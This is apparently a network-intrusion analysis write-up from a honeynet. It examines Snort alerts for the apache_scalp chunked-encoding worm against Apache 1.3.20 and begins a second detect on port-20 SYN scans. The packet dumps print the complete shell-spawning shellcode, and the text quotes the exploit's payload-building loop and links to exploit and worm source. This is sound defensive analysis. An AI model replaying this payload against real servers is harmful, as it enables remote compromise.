-> 1.1.1.3 hlen=5 TOS=0 dlen=1500 ID=39674 flags=0 offset=0 TTL=44 chksum=14444 TCP:
port=4776 -> dport: 80  flags=***A**** seq=78755051 ack=2948232382 off=8 res=0 win=17376
urp=0 chksum=20476
      Options:
       #1 - NOP len=0
       #2 - NOP len=0
       #3 - TS len=10 data=0A8AEE251BB6E216
Payload:  length = 1448

000 : 50 4F 53 54 20 2F 20 48 54 54 50 2F 31 2E 31 0D   POST / HTTP/1.1.
010 : 0A 48 6F 73 74 3A 20 55 6E 6B 6E 6F 77 6E 0D 0A   .Host: Unknown..
020 : 58 2D 43 43 43 43 43 43 43 3A 20 41 41 41 41 41   X-CCCCCCC: AAAAA
030 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
040 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
050 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
060 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
070 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
080 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
090 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
0a0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
0b0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
0c0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
0d0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
```

```
0e0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
0f0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
100 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
110 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
120 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
130 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
140 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
150 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
160 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
170 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
180 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
190 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
1a0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
1b0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
1c0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
1d0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
1e0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
1f0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
200 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
210 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
220 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
230 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
240 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
250 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
260 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
270 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
280 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
290 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
2a0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
2b0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
2c0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
2d0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
2e0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
2f0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
300 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
310 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
320 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
330 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
340 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
350 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
360 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
370 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
380 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
390 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
3a0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
3b0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
3c0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
3d0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
3e0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
3f0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
400 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
410 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
420 : 41 41 41 41 41 41 41 41 41 41 41 68 47 47 47 47   AAAAAAAAAAAhGGGG
430 : 89 E3 31 C0 50 50 50 50 C6 04 24 04 53 50 50 31   ..1.PPPP..$.SPP1
440 : D2 31 C9 B1 80 C1 E1 18 D1 EA 31 C0 B0 85 CD 80   .1........1.....
450 : 72 02 09 CA FF 44 24 04 80 7C 24 04 20 75 E9 31   r....D$..|$. u.1
```

```
460 : C0 89 44 24 04 C6 44 24 04 20 89 64 24 08 89 44   ..D$..D$. .d$..D
470 : 24 0C 89 44 24 10 89 44 24 14 89 54 24 18 8B 54   $..D$..D$..T$..T
480 : 24 18 89 14 24 31 C0 B0 5D CD 80 31 C9 D1 2C 24   $...$1..]..1..,$
490 : 73 27 31 C0 50 50 50 50 FF 04 24 54 FF 04 24 FF   s'1.PPPP..$T..$.
4a0 : 04 24 FF 04 24 FF 04 24 51 50 B0 1D CD 80 58 58   .$..$..$QP....XX
4b0 : 58 58 58 3C 4F 74 0B 58 58 41 80 F9 20 75 CE EB   XXX<Ot.XXA.. u..
4c0 : BD 90 31 C0 50 51 50 31 C0 B0 5A CD 80 FF 44 24   ..1.PQP1..Z...D$
4d0 : 08 80 7C 24 08 03 75 EF 31 C0 50 C6 04 24 0B 80   ..|$..u.1.P..$..
4e0 : 34 24 01 68 42 4C 45 2A 68 2A 47 4F 42 89 E3 B0   4$.hBLE*h*GOB...
4f0 : 09 50 53 B0 01 50 50 B0 04 CD 80 31 C0 50 68 6E   .PS..PP....1.Phn
500 : 2F 73 68 68 2F 2F 62 69 89 E3 50 53 89 E1 50 51   /shh//bi..PS..PQ
510 : 53 50 B0 3B CD 80 CC 0D 0A 58 2D 43 43 43 43 43   SP.;.....X-CCCCC
520 : 43 43 3A 20 41 41 41 41 41 41 41 41 41 41 41 41   CC: AAAAAAAAAAAA
530 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
540 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
550 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
560 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
570 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
580 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
590 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
5a0 : 41 41 41 41 41 41 41 41                           AAAAAAAA
- ------------------------------------------------------------------------------
#(1 - 42446) [2002-09-29 07:17:37] [Bugtraq/4474] [CVE/CAN-2002-0079] [Bugtraq/5033]
[CVE/CAN-2002-0392]  WEB-MISC Apache Chunked-Encoding worm attempt IPv4: 10.10.10.10
-> 1.1.1.3  hlen=5 TOS=0 dlen=1500 ID=40033 flags=0 offset=0 TTL=44 chksum=14085 TCP:
port=4776 -> dport: 80  flags=***A**** seq=78756499 ack=2948232382 off=8 res=0 win=17376
urp=0 chksum=8376
    Options:
     #1 - NOP len=0
     #2 - NOP len=0
     #3 - TS len=10 data=0A8AEE521BB6E242
Payload:  length = 1448

000 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
010 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
020 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
..
340 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
350 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
360 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
370 : 41 41 41 41 41 41 41 41 41 41 41 41 68 47 47 47   AAAAAAAAAAAAhGGG
380 : 47 89 E3 31 C0 50 50 50 50 C6 04 24 04 53 50 50   G..1.PPPP..$.SPP
390 : 31 D2 31 C9 B1 80 C1 E1 18 D1 EA 31 C0 B0 85 CD   1.1........1....
3a0 : 80 72 02 09 CA FF 44 24 04 80 7C 24 04 20 75 E9   .r....D$..|$. u.
3b0 : 31 C0 89 44 24 04 C6 44 24 04 20 89 64 24 08 89   1..D$..D$. .d$..
3c0 : 44 24 0C 89 44 24 10 89 44 24 14 89 54 24 18 8B   D$..D$..D$..T$..
3d0 : 54 24 18 89 14 24 31 C0 B0 5D CD 80 31 C9 D1 2C   T$...$1..]..1..,
3e0 : 24 73 27 31 C0 50 50 50 50 FF 04 24 54 FF 04 24   $s'1.PPPP..$T..$
3f0 : FF 04 24 FF 04 24 FF 04 24 51 50 B0 1D CD 80 58   ..$..$..$QP....X
400 : 58 58 58 58 3C 4F 74 0B 58 58 41 80 F9 20 75 CE   XXXX<Ot.XXA.. u.
410 : EB BD 90 31 C0 50 51 50 31 C0 B0 5A CD 80 FF 44   ...1.PQP1..Z...D
420 : 24 08 80 7C 24 08 03 75 EF 31 C0 50 C6 04 24 0B   $..|$..u.1.P..$.
430 : 80 34 24 01 68 42 4C 45 2A 68 2A 47 4F 42 89 E3   .4$.hBLE*h*GOB..
440 : B0 09 50 53 B0 01 50 50 B0 04 CD 80 31 C0 50 68   ..PS..PP....1.Ph
450 : 6E 2F 73 68 68 2F 2F 62 69 89 E3 50 53 89 E1 50   n/shh//bi..PS..P
460 : 51 53 50 B0 3B CD 80 CC 0D 0A 58 2D 43 43 43 43   QSP.;.....X-CCCC
```

```
470 : 43 43 43 3A 20 41 41 41 41 41 41 41 41 41 41 41   CCC: AAAAAAAAAAA
480 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
490 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
..
580 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
590 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
5a0 : 41 41 41 41 41 41 41 41                           AAAAAAAA
- ---------------------------------------------------------------------------
#(1 - 42447) [2002-09-29 07:17:37] [Bugtraq/4474] [CVE/CAN-2002-0079] [Bugtraq/5033]
[CVE/CAN-2002-0392]  WEB-MISC Apache Chunked-Encoding worm attempt IPv4: 10.10.10.10
-> 1.1.1.3 hlen=5 TOS=0 dlen=1500 ID=40034 flags=0 offset=0 TTL=44 chksum=14084 TCP:
port=4776 -> dport: 80  flags=***A**** seq=78757947  ack=2948232382 off=8 res=0 win=17376
urp=0 chksum=34978
     Options:
      #1 - NOP len=0
      #2 - NOP len=0
      #3 - TS len=10 data=0A8AEE521BB6E242
Payload:  length = 1448

000 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
010 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
020 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
..
2b0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
2c0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 68 47 47   AAAAAAAAAAAAAhGG
2d0 : 47 47 89 E3 31 C0 50 50 50 50 C6 04 24 04 53 50   GG..1.PPPP..$.SP
2e0 : 50 31 D2 31 C9 B1 80 C1 E1 18 D1 EA 31 C0 B0 85   P1.1........1...
2f0 : CD 80 72 02 09 CA FF 44 24 04 80 7C 24 04 20 75   ..r....D$..|$. u
300 : E9 31 C0 89 44 24 04 C6 44 24 04 20 89 64 24 08   .1..D$..D$. .d$.
310 : 89 44 24 0C 89 44 24 10 89 44 24 14 89 54 24 18   .D$..D$..D$..T$.
320 : 8B 54 24 18 89 14 24 31 C0 B0 5D CD 80 31 C9 D1   .T$...$1..]..1..
330 : 2C 24 73 27 31 C0 50 50 50 50 FF 04 24 54 FF 04   ,$s'1.PPPP..$T..
340 : 24 FF 04 24 FF 04 24 FF 04 24 51 50 B0 1D CD 80   $..$..$..$QP....
350 : 58 58 58 58 58 3C 4F 74 0B 58 58 41 80 F9 20 75   XXXXX<Ot.XXA.. u
360 : CE EB BD 90 31 C0 50 51 50 31 C0 B0 5A CD 80 FF   ....1.PQP1..Z...
370 : 44 24 08 80 7C 24 08 03 75 EF 31 C0 50 C6 04 24   D$..|$..u.1.P..$
380 : 0B 80 34 24 01 68 42 4C 45 2A 68 2A 47 4F 42 89   ..4$.hBLE*h*GOB.
390 : E3 B0 09 50 53 B0 01 50 50 B0 04 CD 80 31 C0 50   ...PS..PP....1.P
3a0 : 68 6E 2F 73 68 68 2F 2F 62 69 89 E3 50 53 89 E1   hn/shh//bi..PS..
3b0 : 50 51 53 50 B0 3B CD 80 CC 0D 0A 58 2D 43 43 43   PQSP.;.....X-CCC
3c0 : 43 43 43 43 3A 20 41 41 41 41 41 41 41 41 41 41   CCCC: AAAAAAAAAA
3d0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
3e0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
..
580 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
590 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
5a0 : 41 41 41 41 41 41 41 41                           AAAAAAAA
- ---------------------------------------------------------------------------
</snip>
```

The alerts keep going on and on like this, so here are only 3 packets. Also, I chopped down the amount of A's that are displayed (for brevity). Only the first packet has been kept in tact.

2. Detect was Generated by:

This detect was generated by Snort version 1.8.7 (build 128) with default (standard) ruleset. Initially, Snort was run with the following command to produce the alerts:

```
/usr/local/bin/snort -d -D -i fxp0 -l /var/log/snort
```

Snort is set up to log to a mysql database in the snort.conf file.

- The snort rule that generated the alert is:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-MISC Apache Chunked-Encoding worm attempt"; flags:A+; content:"CCCCCCC\: AAAAAAAAAAAAAAAAAAA"; nocase; classtype:web-application-attack; reference:bugtraq,4474; reference:cve,CAN-2002-0079;reference:bugtraq,5033; reference:cve,CAN-2002-0392; sid:1809; rev:1;)
```

3. Probability that source address was spoofed:

0...There is no evidence that this source address was spoofed

4. Description of attack:

The Apache Chunked Encoding mechanism (1.3 - 1.3.24 and 2.0 -> 2.0.36) miscalculates web requests that may allow a malicious attacker to perform a DoS attack or execute arbitrary commands (buffer overflow). The tool used in this case is GOBBLES's apache_scalp identified by "X-CCCCCCC:" followed by 1024 A's. Looking closer at the packet, one may notice "4$.hBLE*h*GOB..." in the ascii decode of the packet. These letters appear to be a scrambled "GOBBLE" in the shellcode, pointing to the apache_scalp exploit again. If we look at the source of apache_scalp.c, we see the following:

```
for (i = 0; i < REP_SHELLCODE; i++)
{
                              PUT_STRING("X-");
                              PUT_BYTES(PADSIZE_3, PADDING_3);
                              PUT_STRING(": ");
                              PUT_BYTES(NOPCOUNT, NOP); //nop count is 1024 and the nop
is "A"..clever
                              memcpy(p, shellcode, sizeof(shellcode) - 1);
                              p += sizeof(shellcode) - 1;
                              PUT_STRING("\r\n");
}
```
(http://downloads.securityfocus.com/vulnerabilities/exploits/apache-scalp.c)

This for loop constructs the packet and one can follow line by line what is being constructed.

- Another interesting point:

The tcpdump logs point to this worm targeting specifically Apache servers:

```
07:17:36.330348 10.10.10.10.4757 > 1.1.1.2.http: P [tcp sum ok] 1:19(18) a
ck 1 win 17376 <nop,nop,timestamp 176877001 0> (DF) (ttl 44, id 39017, len 70)
0x0000   4500 0046 9869 4000 2c06 4092 ca62 010c        E..F.i@.,.@..b..
0x0010   8152 28f6 1295 0050 1d0f 7350 5df6 f4ea        .R(....P..sP]...
0x0020   8018 43e0 eff1 0000 0101 080a 0a8a edc9        ..C...........
```

```
0x0030   0000 0000 4745 5420 2f20 4854 5450 2f31        ....GET./.HTTP/1
0x0040   2e31 0d0a 0d0a                                      .1....
```

The worm performs a "GET / HTTP/1.1" against the Windows machine (1.1.1.2). This is part of what is returned:

```
07:17:36.332974 1.1.1.2.http > 10.10.10.10.4757: . [tcp sum ok] 1:1449(144
8) ack 19 win 17502 <nop,nop,timestamp 4888429 176877001> (DF) (ttl 128, id 39950, len 1500)
0x0000   4500 05dc 9c0e 4000 8006 e356 8152 28f6        E.....@....V.R(.
0x0010   ca62 010c 0050 1295 5df6 f4ea 1d0f 7362        .b...P..].....sb
0x0020   8010 445e a5c1 0000 0101 080a 004a 976d        ..D^.........J.m
0x0030   0a8a edc9 4854 5450 2f31 2e31 2034 3030        ....HTTP/1.1.400
0x0040   2042 6164 2052 6571 7565 7374 0d0a 5365        .Bad.Request..Se
0x0050   7276 6572 3a20 4d69 6372 6f73 6f66 742d        rver:.Microsoft-
0x0060   4949 532f 352e 300d 0a44 6174 653a 2053        IIS/5.0..Date:.S
0x0070   756e 2c20 3239 2053 6570 2032 3030 3220        un,.29.Sep.2002.
```

Notice the "Microsoft-IIS/5.0" in the returned packet. Incidentally enough, the attack was not launched against the windows machine. The same thing happens against our linux machine:

```
07:17:36.366589 10.10.10.10.4761 > 1.1.1.3.http: P [tcp sum ok] 1:19(18) a
ck 1 win 17376 <nop,nop,timestamp 176877005 464970173> (DF) (ttl 44, id 39032, len 70)
0x0000   4500 0046 9878 4000 2c06 4084 ca62 010c        E..F.x@.,.@..b..
0x0010   8152 28f5 1299 0050 129d 9e2c af27 ed90        .R(....P...,.'..
0x0020   8018 43e0 8835 0000 0101 080a 0a8a edcd        ..C..5..........
0x0030   1bb6 e1bd 4745 5420 2f20 4854 5450 2f31        ....GET./.HTTP/1
0x0040   2e31 0d0a 0d0a                          .1....

07:17:36.367829 1.1.1.3.http > 10.10.10.10.4761: P [tcp sum ok] 1:650(649
 ack 19 win 5792 <nop,nop,timestamp 464970218 176877005> (DF) (ttl 64, id 3194,len 701)
0x0000   4500 02bd 0c7a 4000 4006 b60b 8152 28f5        E....z@.@....R(.
0x0010   ca62 010c 0050 1299 af27 ed90 129d 9e3e        .b...P...'.....>
0x0020   8018 16a0 59d8 0000 0101 080a 1bb6 e1ea        ....Y...........
0x0030   0a8a edcd 4854 5450 2f31 2e31 2034 3030        ....HTTP/1.1.400
0x0040   2042 6164 2052 6571 7565 7374 0d0a 4461        .Bad.Request..Da
0x0050   7465 3a20 5375 6e2c 2032 3920 5365 7020        te:.Sun,.29.Sep.
0x0060   3230 3032 2031 323a 3130 3a33 3220 474d        2002.12:10:32.GM
0x0070   540d 0a53 6572 7665 723a 2041 7061 6368        T..Server:.Apach
0x0080   652f 312e 332e 3230 2028 556e 6978 2920        e/1.3.20.(Unix).
0x0090   2028 5265 642d 4861 742f 4c69 6e75 7829        .(Red-Hat/Linux)
0x00a0   206d 6f64 5f73 736c 2f32 2e38 2e34 204f        .mod_ssl/2.8.4.O
```

Notice "apache/1.3.20" is in the packet payload. Apache_scalp is the very next thing launched against the linux box:

```
07:17:37.253898 10.10.10.10.4776 > 1.1.1.3.http: . [tcp sum ok] 1:1449(144
8) ack 1 win 17376 <nop,nop,timestamp 176877093 464970262> (DF) (ttl 44, id 3967
4, len 1500)
0x0000   4500 05dc 9afa 4000 2c06 386c ca62 010c        E.....@.,.8l.b..
0x0010   8152 28f5 12a8 0050 04b1 b4eb afba 74be        .R(....P......t.
0x0020   8010 43e0 4ffc 0000 0101 080a 0a8a ee25        ..C.O..........%
0x0030   1bb6 e216 504f 5354 202f 2048 5454 502f        ....POST./.HTTP/
0x0040   312e 310d 0a48 6f73 743a 2055 6e6b 6e6f        1.1..Host:.Unkno
```

```
0x0050   776e 0d0a 582d 4343 4343 4343 433a 2041        wn..X-CCCCCCC:.A
0x0060   4141 4141 4141 4141 4141 4141 4141 4141        AAAAAAAAAAAAAAAA
0x0070   4141 4141 4141 4141 4141 4141 4141 4141        AAAAAAAAAAAAAAAA
```

So we are dealing with a fairly smart, well written worm.

5. Attack Mechanism:

The attacker uses the apache_scalp program to attack hosts. It is a menu driven program that allows the attacker to easily select the proper offset in memory for what operating system he/she is attacking. Once connected to port 80, the program sends a chunked encoded packet with several A's, confusing the chunked encoding module, and spawning a shell on the attacker's machine (via shellcode). A classic buffer overflow.

6. Correlations:

The bugtraq advisory (http://online.securityfocus.com/bid/5033/info/) was released Jun 17, 2002. The discussion section hinted that several people had seen a worm "in the wild" that used this vulnerability. My guess is that this is the same worm (obviously apache_scalp.c was used in the worm's code).

Here is a link to what the worm code might be:
http://www.cyberbase7.com/files/apache/apache-worm.c

7. Evidence of Active Targeting:

The attack was quick and a one time only shot from this ip address. I believe there was no active targeting involved. Also, looking at the nature of the scanning (GET / HTML/1.1) and how fast the attack was launched, this must be an automated scan/worm.

8. Severity:

- Criticality: 3
This is just a web server but may contain confidential material and lead to other privilege esclation attempts

- Lethality: 4
Programs are not executed as root, but a shell on this machine can lead to privilege escalation.

- System Countermeasures: 0
This machine is running Apache 1.3.20, which is a vulnerable version. This sysadmin has not been paying attention to his machines :)

- Network Countermeasures: 3
There are reasonable countermeasures against this network. The firewall is quite strict.

severity = (criticality + lethality) - (system countermeasures + network countermeasures)
severity = (3+4) - (0+3) = 4

9. Defensive Recommendations:

I would give this a "high" priority rating and send notes to sysadmins mandating they update their web servers and check for intrusion. Since this is an old worm, they may have been compromised and not known it. If an intrusion was detected, the system would probably have to be rebuilt from original media.

Start using ssl instead of just http; this worm could be prevented. This particular worm does not use SSL to attack targets and would therefore be safe. Note, however, it would take some reworking of the code, but this worm could be made to attack SSL servers too.

Use LaBrea tarpit. Worms can be slowed down an enormous rate with this product. Some studies were done with LaBrea and it was determined that the Code Red Worm would not have been ¼ as effective if everyone was running LaBrea Tarpit.

Once could block chunked encoding requests at the firewall. Also, I believe there is a way to turn off chunked encoding in apache when you compile it.

10. Multiple Choice Test Question:

What is the _most likely_ purpose of using A's in the apache_scalp exploit?

a) get one to the correct memory location to execute shellcode
b) evade intrusion detection
c) they are required by apache
d) it is part of the protocol.

The best answer is b. This attack did not trigger a snort shellcode alert or a /bin/sh alert. Very clever. Snort would have triggered alerts if standard NOP's were used.

Resources:
http://online.securityfocus.com/bid/5033/info/
http://downloads.securityfocus.com/vulnerabilities/exploits/apache-scalp.c

Detect #3: Misc source port 20 to <1024

1. Source of Trace:
This log file is from a honeynet that is set up on a campus network. The network diagram is as follows:

```
----------------nic1--->[bsd box]—--nic2---------->[    hub     ]
*internet*              1.1.1.1                   |            |
                                                   |            |
                                          [windows]           [linux]
                                            1.1.1.2             1.1.1.3
```

Figure 2.2: Ascii picture of the honeynet

The bsd box is dual homed with NIC1 from the Internet being in promiscuous. mode. NIC2 facing the hub has no IP and is bridged to NIC1. The BSD machine is a firewall, router and ids (whew!). The IDS is Snort 1.8.7 and it is logging to MySQL and I use ACID to look at the snort data. The BSD box is also dumping all packets via tcpdump. Off of the hub, there is a windows and linux machine.

Here are the acid alerts for 1.1.1.2 and 1.1.1.3

```
Generated by ACID v0.9.6b21 on Thu October 24, 2002 13:12:10

- ------------------------------------------------------------------------------
#(1 - 4760) [2002-09-15 09:31:30] [arachNIDS/06]  MISC Source Port 20 to <1024IPv4:
141.53.8.80 -> 1.1.1.2 hlen=5 TOS=0 dlen=40 ID=57641 flags=0 offset=0 TTL=240
chksum=27096 TCP:  port=20 -> dport: 22  flags=******S* seq=1773849210 ack=0 off=5 res=0
win=16383 urp=0 chksum=64438
Payload: none

Generated by ACID v0.9.6b21 on Thu October 24, 2002 13:11:25

- ------------------------------------------------------------------------------
#(1 - 4759) [2002-09-15 09:31:22] [arachNIDS/06]  MISC Source Port 20 to <1024 IPv4:
141.53.8.80 -> 1.1.1.3 hlen=5 TOS=0 dlen=40 ID=50181 flags=0 offset=0 TTL=240
chksum=34557 TCP:  port=20 -> dport: 22  flags=******S* seq=3214540852  ack=0 off=5 res=0
win=16383 urp=0 chksum=28702
Payload: none
```

Here are the TCPDump logs which were generated with the following statement:

```
tcpdump -i fxp0 -ns 512 -w /var/tcpdump/tcpdump.out host 1.1.1.3 orhost 1.1.1.2
```

The statement used to extract the proper log portions:

```
tcpdump -xX -nN -vv -r tcpdump.sep.16.out port 20

09:31:22.870284 141.53.8.80.20 > 1.1.1.3.22: S [tcp sum ok]
3214540852:3214540852(0) win 16383 (DF) (ttl 240, id 50181)
  0000: 4500 0028 c405 4000 f006 86fd 8d35 0850  E..(Ä.@.ð..ý.5.P
  0010: 8152 28f5 0014 0016 bf9a 0034 0000 0000  .R(õ....¿..4....
  0020: 5002 3fff 701e 0000 0000 0000 0000       P.?ÿp.........
```

```
09:31:22.872892 1.1.1.3.22 > 141.53.8.80.20: S [tcp sum ok]
1199929256:1199929256(0) ack 3214540853 win 5840 <mss 1460> (DF) (ttl 64, id0)
  0000: 4500 002c 0000 4000 4006 faff 8152 28f5  E..,..@.@.úÿ.R(õ
  0010: 8d35 0850 0016 0014 4785 77a8 bf9a 0035  .5.P....G.w¨¿..5
  0020: 6012 16d0 c252 0000 0204 05b4            `..ÐÂR.....´

09:31:23.065701 141.53.8.80.20 > 1.1.1.3.22: . [tcp sum ok] ack 1 win
16383 (DF) (ttl 240, id 50182)
  0000: 4500 0028 c406 4000 f006 86fc 8d35 0850  E..(Ä.@.ð..ü.5.P
  0010: 8152 28f5 0014 0016 bf9a 0035 4785 77a9  .R(õ....¿..5G.w©
  0020: 5010 3fff b0e0 0000 0000 0000 0000       P.?ÿ°à........

09:31:23.513082 1.1.1.3.22 > 141.53.8.80.20: P [tcp sum ok] 1:24(23) ack
1 win 5840 (DF) (ttl 64, id 4078)
  0000: 4500 003f 0fee 4000 4006 eafe 8152 28f5  E..?.î@.@.êþ.R(õ
  0010: 8d35 0850 0016 0014 4785 77a9 bf9a 0035  .5.P....G.w©¿..5
  0020: 5018 16d0 6d1a 0000 5353 482d 312e 3939  P..Ðm...SSH-1.99
  0030: 2d4f 7065 6e53 5348 5f32 2e39 7032 0a    -OpenSSH_2.9p2.

